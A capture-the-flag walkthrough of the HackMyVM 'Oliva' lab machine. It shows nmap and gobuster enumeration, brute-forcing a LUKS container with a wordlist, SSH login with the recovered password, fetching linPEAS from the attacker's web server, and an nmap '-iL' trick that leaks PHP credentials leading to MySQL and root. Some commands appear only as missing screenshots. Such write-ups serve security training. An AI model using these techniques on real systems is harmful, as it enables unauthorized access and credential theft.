Oliva – HackMyVM

This document presents a penetration test conducted on a Debian-based Linux system. The goal of the assessment was to identify potential vulnerabilities, gain unauthorized access, and escalate privileges to root level.

Nmap / Bruteforce-luks / Cryptsetup / SSH / SUID / linPEAS / http.server / MySQL

Nmap:


We begin by scanning the target system with nmap:

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-07 07:42 EDT
Stats: 0:00:09 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 07:42 (0:00:06 remaining)
Nmap scan report for 192.168.1.126
Host is up (0.00013s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2 (protocol 2.0)
80/tcp open  http    nginx 1.22.1
MAC Address: 08:00:27:7F:1C:6C (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.04 seconds
```

The system is running **OpenSSH** and **nginx** on ports 22 and 80 respectively.

Web Enumeration (Port 80):


After identifying that HTTP is active, we explored the website using a browser and **searched for interesting extensions** such as .php.



We discovered an accessible endpoint:

```
┌──(root㉿kali)-[/home/kali]
└─# gobuster dir -u http://192.168.1.126 -w /usr/share/wordlists/dirbuster
/directory-list-lowercase-2.3-medium.txt -x txt,py,php,sh
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.126
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-
lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              txt,py,php,sh
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.php            (Status: 200) [Size: 69]
Progress: 297986 / 1038220 (28.70%)
```

.



It displays a message and references a **downloadable file**

File Analysis

The downloaded file is named oliva and contains encrypted binary data. Upon further inspection, it appears to be a **LUKS2-encrypted file**.

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# cat oliva
LUKS••@sha256•B:•F4•0•••8•U•X•••"••J••• •••B•i••*Hj•y••vP"••h• •••••L•9a391
896-2dd5-4f2c-84cf-1ba6e4e0577ea•2=••_5•⌈•••••j••4•x••&tNP,{"keyslots":{"0
":{"type":"luks2","key_size":64,"af":{"type":"luks1","stripes":4000,"hash":
"sha256"},"area":{"type":"raw","offset":"32768","size":"258048","encryption
":"aes-xts-plain64","key_size":64},"kdf":{"type":"argon2id","time":4,"memor
y":492082,"cpus":1,"salt":"42RhasQh9qe+TuRnscdX6uJbczXvEl1rc02NxVJimm4="}}}
,"tokens":{},"segments":{"0":{"type":"crypt","offset":"16777216","size":"dy
namic","iv_tweak":"0","encryption":"aes-xts-plain64","sector_size":512}},"d
igests":{"0":{"type":"pbkdf2","keyslots":["0"],"segments":["0"],"hash":"sha
256","iterations":44703,"salt":"CnINOdjFY/gkeinCFc3P0Wfwx3diyTicikYJ3Yqm0×4
=","digest":"IEBmokvGNc+REfDDDa7jUbcHA2kTJoVgjb07GMEnnI4="}},"config":{"jso
n_size":"12288","keyslots_size":"16744448"}}SKUL••@sha256••r`O•º•)O
                                                                u••IQ••
•X••{•m•-•o•
)•x•••._••00•••/tmQ••9a391896-2dd5-4f2c-84cf-1ba6e4e0577e@.••$•Kj•p•h.
•••9G|oG•
         x•••{"keyslots":{"0":{"type":"luks2","key_size":64,"af":{"type":"l
uks1","stripes":4000,"hash":"sha256"},"area":{"type":"raw","offset":"32768"
,"size":"258048","encryption":"aes-xts-plain64","key_size":64},"kdf":{"type
":"argon2id","time":4,"memory":492082,"cpus":1,"salt":"42RhasQh9qe+TuRnscdX
6uJbczXvEl1rc02NxVJimm4="}}},"tokens":{},"segments":{"0":{"type":"crypt","o
ffset":"16777216","size":"dynamic","iv_tweak":"0","encryption":"aes-xts-pla
in64","sector_size":512}},"digests":{"0":{"type":"pbkdf2","keyslots":["0"],
```

Output:

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# file oliva
oliva: LUKS encrypted file, ver 2, header size 16384, ID 3, algo sha256, salt 0×14fa423af24634e8 … , UUID: 9a391896-2dd5-4f2c-
84cf-1ba6e4e0577e, crc 0×6118d2d9b595355f … , at 0×1000 {"keyslots":{"0":{"type":"luks2","key_size":64,"af":{"type":"luks1","s
tripes":4000,"hash":"sha256"},"area":{"type":"raw","offse
```

After some research, we found a project called **bruteforce-luks** that supports cracking LUKS passphrases:

🔗 https://github.com/glv2/bruteforce-luks

We cloned the repository, compiled it, and ran a brute-force attack using the rockyou.txt wordlist:

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# gh repo clone glv2/bruteforce-luks
Command 'gh' not found, but can be installed with:
apt install gh
Do you want to install it? (N/y)y
apt install gh
Installing:
  gh

Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 6
  Download size: 7,616 kB
  Space needed: 35.5 MB / 59.7 GB available

Get:1 http://kali.download/kali kali-rolling/main amd64 gh amd64 2.46.0-3 [7,616 kB]
Fetched 7,616 kB in 1s (14.9 MB/s)
Selecting previously unselected package gh.
(Reading database ... 418240 files and directories currently installed.)
Preparing to unpack .../archives/gh_2.46.0-3_amd64.deb ...
Unpacking gh (2.46.0-3) ...
Setting up gh (2.46.0-3) ...
Processing triggers for man-db (2.13.1-1) ...
Processing triggers for kali-menu (2025.3.0) ...
Scanning processes...
Scanning linux images...
```

After waiting a few minutes, we successfully recovered the password:

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# bruteforce-luks -t 4 -f /usr/share/wordlists/rockyou.txt oliva

Warning: using dictionary mode, ignoring options -b, -e, -l, -m and -s.

Tried passwords: 970
Tried passwords per second: 1.959596
Last tried password: imissyou

Password found: bebita
```

Mounting the LUKS File

We unlocked and mounted the LUKS container:


```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# sudo cryptsetup luksOpen oliva mi_disco

Enter passphrase for oliva:

┌──(root㉿kali)-[/home/kali/Desktop]
└─# ls -l
total 19548
-rw-rw-rw- 1 kali kali     8329 Jun 22 05:56 alexei.hxc.ovpn
-rw-r--r-- 1 root root        0 Jul  7 09:51 hash.txt
-rwxr-xr-x 1 root root      258 Jul  7 09:55 luks.sh
-rw-rw-r-- 1 kali kali 20000000 Jul  7 08:30 oliva
-rw-r--r-- 1 root root        0 Jul  7 07:23 scan.txt

┌──(root㉿kali)-[/home/kali/Desktop]
└─# rm luks.sh

┌──(root㉿kali)-[/home/kali/Desktop]
└─# sudo mkdir oliva
mkdir: cannot create directory ‘oliva’: File exists

┌──(root㉿kali)-[/home/kali/Desktop]
└─# mkdir oliva
mkdir: cannot create directory ‘oliva’: File exists

┌──(root㉿kali)-[/home/kali/Desktop]
└─# mkdir olivafolder

┌──(root㉿kali)-[/home/kali/Desktop]
└─# sudo mount /dev/mapper/mi_disco olivafolder
```

Inside the mounted directory, we found **two text files** containing plaintext credentials.

```
┌──(root㉿kali)-[/home/kali/Desktop/olivafolder]
└─# ls -l
total 13
drwx------ 2 root root 12288 Jul  4  2023 lost+found
-rw-r--r-- 1 root root    16 Jul  4  2023 mypass.txt
```

SSH Access


Using the retrieved credentials, we logged in via SSH:



Login successful — user oliva authenticated.

Privilege Escalation

We searched for SUID binaries:



This helps locate binaries that run with elevated privileges.

Linpeas:

To automate privilege escalation enumeration, we used **linPEAS**:

Copied linpeas.sh to the victim machine.

Started a Python web server on the attacker machine.

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# ls -l
total 20481
-rw-rw-rw- 1 kali kali     8329 Jun 22 05:56 alexei.hxc.ovpn
-rw-r--r-- 1 root root        0 Jul  7 09:51 hash.txt
-rwxr-xr-x 1 root root   954437 Jul  7 11:19 linpeas.sh
-rw-rw-r-- 1 kali kali 20000000 Jul  7 10:59 oliva
drwxr-xr-x 3 root root     1024 Jul  4  2023 olivafolder
-rw-r--r-- 1 root root        0 Jul  7 07:23 scan.txt

┌──(root㉿kali)-[/home/kali/Desktop]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Downloaded the script via wget:

```
oliva@oliva:~$ wget 192.168.1.116/linpeas.sh
--2025-07-07 17:21:47--  http://192.168.1.116/linpeas.sh
Conectando con 192.168.1.116:80... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 954437 (932K) [text/x-sh]
Grabando a: «linpeas.sh»

linpeas.sh                  100%[=====================================================>] 932,07K  --.-KB/s    en 0,004s

2025-07-07 17:21:47 (224 MB/s) - «linpeas.sh» guardado [954437/954437]
```


Interesting Finding

Port **3306 (MySQL)** was active locally.

```
╔══════════╣ Active Ports
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#open-ports
═╣ Active Ports (ss)
tcp   LISTEN 0      80         127.0.0.1:3306      0.0.0.0:*
tcp   LISTEN 0      511          0.0.0.0:80        0.0.0.0:*
tcp   LISTEN 0      128          0.0.0.0:22        0.0.0.0:*
tcp   LISTEN 0      511             [::]:80           [::]:*
tcp   LISTEN 0      128             [::]:22           [::]:*
```

We used a trick to scan index.php as if it were a host list:


nmap localhost -iL /var/www/html/index.php




This caused Nmap to "leak" contents from the PHP file.

MySQL Access:

Using the credentials found in index.php, we connected to MySQL:



Inside MySQL, we enumerated the easy database for additional sensitive data.



Root Access

With the credentials obtained from the database or configuration files, we successfully logged in as root.